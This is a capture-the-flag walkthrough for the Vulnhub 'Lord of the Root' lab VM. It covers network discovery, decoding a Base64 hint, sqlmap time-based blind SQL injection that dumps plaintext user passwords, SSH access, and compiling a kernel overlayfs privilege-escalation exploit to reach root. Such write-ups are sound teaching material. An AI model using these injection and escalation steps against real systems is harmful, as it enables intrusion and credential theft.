

Lord of the Root Vulnhub's vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References


About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration



Target VM

- Target VM: LordOfTheRoot
- Download ova file
<https://www.vulnhub.com/entry/lord-of-the-root-101,129/>
- Import the ova file into your favorite hypervisor



- Attach a DHCP enable vmnet to the machine and run it
- Objective
Get root and find the hidden flag

Test Setup

© Testing environment

Linux Kali (attacker) >>> Firewall >>> LordOfTheRoot (target vm)

Walkthrough

© From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:~# netdiscover -i eth2 -r 192.168.254.0
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.254.1     00:50:56:c0:00:08    1      60  Unknown vendor
192.168.254.2     00:50:56:ef:1d:d2    1      60  Unknown vendor
192.168.254.129   00:0c:29:a3:85:15    1      60  Unknown vendor
192.168.254.254   00:50:56:fe:56:67    1      60  Unknown vendor
```

© Scan the target machine IP (192.168.254.129)

```
root@LUCKY64:/opt# ./Scan.py
TCP port 22 is open
TCP port 1337 is open
```

- Two ports are open: Port 22 – Used for SSH; Port 1337 (used for: needs checking)

Walkthrough

- ## © Explore target machine's port 22 in a terminal

```
root@LUCKY04:~# ssh 192.168.254.129
The authenticity of host '192.168.254.129 (192.168.254.129)' can't be established.
ECDSA key fingerprint is SHA256:zX2dLUmx08iFH4ScyJXj702X3PFwAxyK0S07b6xd8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.254.129' (ECDSA) to the list of known hosts.
```

[illegible]

Tried brute force but no luck.

Move to checking port 1337.

Walkthrough

© Explore target machine's port 1337 in a terminal

```
root@LUCKY64:/opt3# telnet 192.168.254.129 1337
Trying 192.168.254.129...
Connected to 192.168.254.129.
Escape character is '^]'.
Something
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>501 Not Implemented</title>
</head><body>
<h1>Not Implemented</h1>
<p>Something to /index.html not supported.<br />
</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.0.1.1 Port 1337</address>
</body></html>
Connection closed by foreign host.
```

© Found Apache web server running on it

Walkthrough

- © Explore target machine's port 1337 in a browser

<http://192.168.254.129:1337>



<http://192.168.254.129:1337/robots.txt>



- © Check the page source

Walkthrough

© Check page source: <http://192.168.254.129:1337/robots.txt>



© Found Base64 code inside the source

// THprM09ETTBOVEI4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh //

© Decode using python

```
>>> base64.b64decode("THprM09ETTBOVEI4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh")
'Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!'
>>> base64.b64decode("Lzk3ODM0NTIxMC9pbmRleC5waHA=")
'/978345210/index.php'
```

© Found index.php page

Walkthrough

© Explore index.php in a browser



Welcome to the Gates of Mordor

User :

Password :

© Tried brute force but no luck .

© Sql injection with sqlmap

Walkthrough

© Explore index.php in a browser



Welcome to the Gates of Mordor

User :

Password :

© Tried brute force but no luck .

Walkthrough

© Sql injection with sqlmap

```
sqlmap -u http://192.168.254.129:1337/978345210/index.php --forms --level=5 --risk=3 --dbs
```

```
Parameter: password (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: username=hAfp&password='||(SELECT 'cQUh' FROM DUAL WHERE 8372=8372 AND SLEEP(5))||'&submit=
---
do you want to exploit this SQL injection? [Y/n] y
[00:43:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[00:43:26] [INFO] fetching database names
[00:43:26] [INFO] fetching number of databases
[00:43:26] [INFO] resumed: 4
[00:43:26] [INFO] resumed: information_schema
[00:43:26] [INFO] resumed: Webapp
[00:43:26] [INFO] resumed: mysql
[00:43:26] [INFO] resumed: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

Walkthrough

© Sql injection with sqlmap; Find out databases

```
sqlmap -u http://192.168.254.129:1337/978345210/index.php --forms --level=5 --risk=3 --dbs
```

```
Parameter: password (POST)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: username=hAfP&password='||(SELECT 'cQUh' FROM DUAL WHERE 8372=8372 AND SLEEP(5))||'&submit=
----
do you want to exploit this SQL injection? [Y/n] y
[00:43:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[00:43:26] [INFO] fetching database names
[00:43:26] [INFO] fetching number of databases
[00:43:26] [INFO] resumed: 4
[00:43:26] [INFO] resumed: information_schema
[00:43:26] [INFO] resumed: Webapp
[00:43:26] [INFO] resumed: mysql
[00:43:26] [INFO] resumed: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

Walkthrough

© Sql injection with sqlmap; Find out tables from database

```
sqlmap -u http://192.168.254.129:1337/978345210/index.php --forms --tables -D Webapp --level=5 --risk=3 --dbs
```

```
[04:08:12] [INFO] resumed: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp

[04:08:12] [INFO] fetching tables for database: 'Webapp'
[04:08:12] [INFO] fetching number of tables for database 'Webapp'
[04:08:12] [WARNING] (case) time-based comparison requires larger statistical model, please wait.....
(done)
[04:08:12] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[04:08:41] [WARNING] (case) time-based comparison requires larger statistical model, please wait.....
(done)
[04:09:31] [INFO] adjusting time delay to 1 second due to good response times
Users
Database: Webapp
[1 table]
+-----+
| Users |
+-----+
```

Walkthrough


© Sql injection with sqlmap; Find out columns of / Users / table

```
sqlmap -u http://192.168.254.129:1337/978345210/index.php --forms --columns -D Webapp -T Users --level=5 --r  
sk=3 --dbs --current-user
```

```
[04:34:56] [INFO] retrieved: varchar(255)  
Database: Webapp  
Table: Users  
[3 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| id     | int(10) |  
| password | varchar(255) |  
| username | varchar(255) |  
+-----+-----+
```


Walkthrough

- © Sql injection with sqlmap; Extract data from table
- ▲ From VMs login prompt, username is smeagol



smeagol

Password

Guest Session

```
[05:22:45] [INFO] fetching tables for database: 'Webapp'
[05:22:45] [INFO] fetching number of tables for database 'Webapp'
[05:22:45] [INFO] resumed: 1
[05:22:45] [INFO] resumed: Users
[05:22:45] [INFO] fetching columns for table 'Users' in database 'Webapp'
[05:22:45] [INFO] resumed: 3
[05:22:45] [INFO] resumed: id
[05:22:45] [INFO] resumed: username
[05:22:45] [INFO] resumed: password
[05:22:45] [INFO] fetching entries for table 'Users' in database 'Webapp'
```

```
[05:51:14] [INFO] analyzing table dump for possible password hashes
Database: Webapp
Table: Users
[5 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | frodo | iwilltakethering |
| 2 | smeagol | MyPreciousR00t |
| 3 | aragorn | AndMySword |
| 4 | legolas | AndMyBow |
| 5 | gimli | AndMyAxe |
+-----+-----+-----+
```

Walkthrough

© SSH login as user smeagol but not root; need root; Ubuntu version is 14.04

```
root@kali:~# ssh smeagol@192.168.254.129
Warning: Permanently added '192.168.254.129' (RSA) to the list of known hosts.
smeagol@192.168.254.129:~$
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@lordoftheroot:~$ whoami
smeagol
```

Walkthrough

© SSH login as user smeagol but not root; need root; Ubuntu version is 14.04

▲ Search an exploit for Ubuntu 14.04

searchsploit Ubuntu 14.04	
Exploit Title	Path
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation	linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Privilege Escalation	linux/local/36782.sh
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3	lin_x86-64/local/42275.c
Linux Kernel (Debian 9.10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso dynamic	lin_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf event open()' Can Race with execve() (Access /etc/sha	linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalat	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalat	linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free ash-nid1 SMP local p	linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation (1)	linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escal	lin_x86-64/local/40871.c
WinKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (DoS)	linux/dos/37771.txt
Ubuntu 14.04/15.10 - User Namespace Overlays Xattr Setgid Privilege Escalation	linux/local/41762.txt
ash-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Privilege Escalation	linux/local/36820.txt

```
smeagol@lordofthetoot:~$ scp root@192.168.254.128:/usr/share/exploitdb/platforms/linux/local/39166.c .
root@192.168.254.128's password:
39166.c
smeagol@lordofthetoot:~$ gcc 39166.c -o 19
smeagol@lordofthetoot:~$ ./19
root@lordofthetoot:~# whoami
root
```

▲ Use Privilege escalation exploit to get root (39166.c)

Walkthrough

© Capture the flag

```
root@LordOfTheRoot:~# cd /root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root#
root@LordOfTheRoot:/root#
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
```

References

- Vulnhub website

<https://www.vulnhub.com>

- Vulnerable VM download

<https://www.vulnhub.com/entry/lord-of-the-root-101,129/>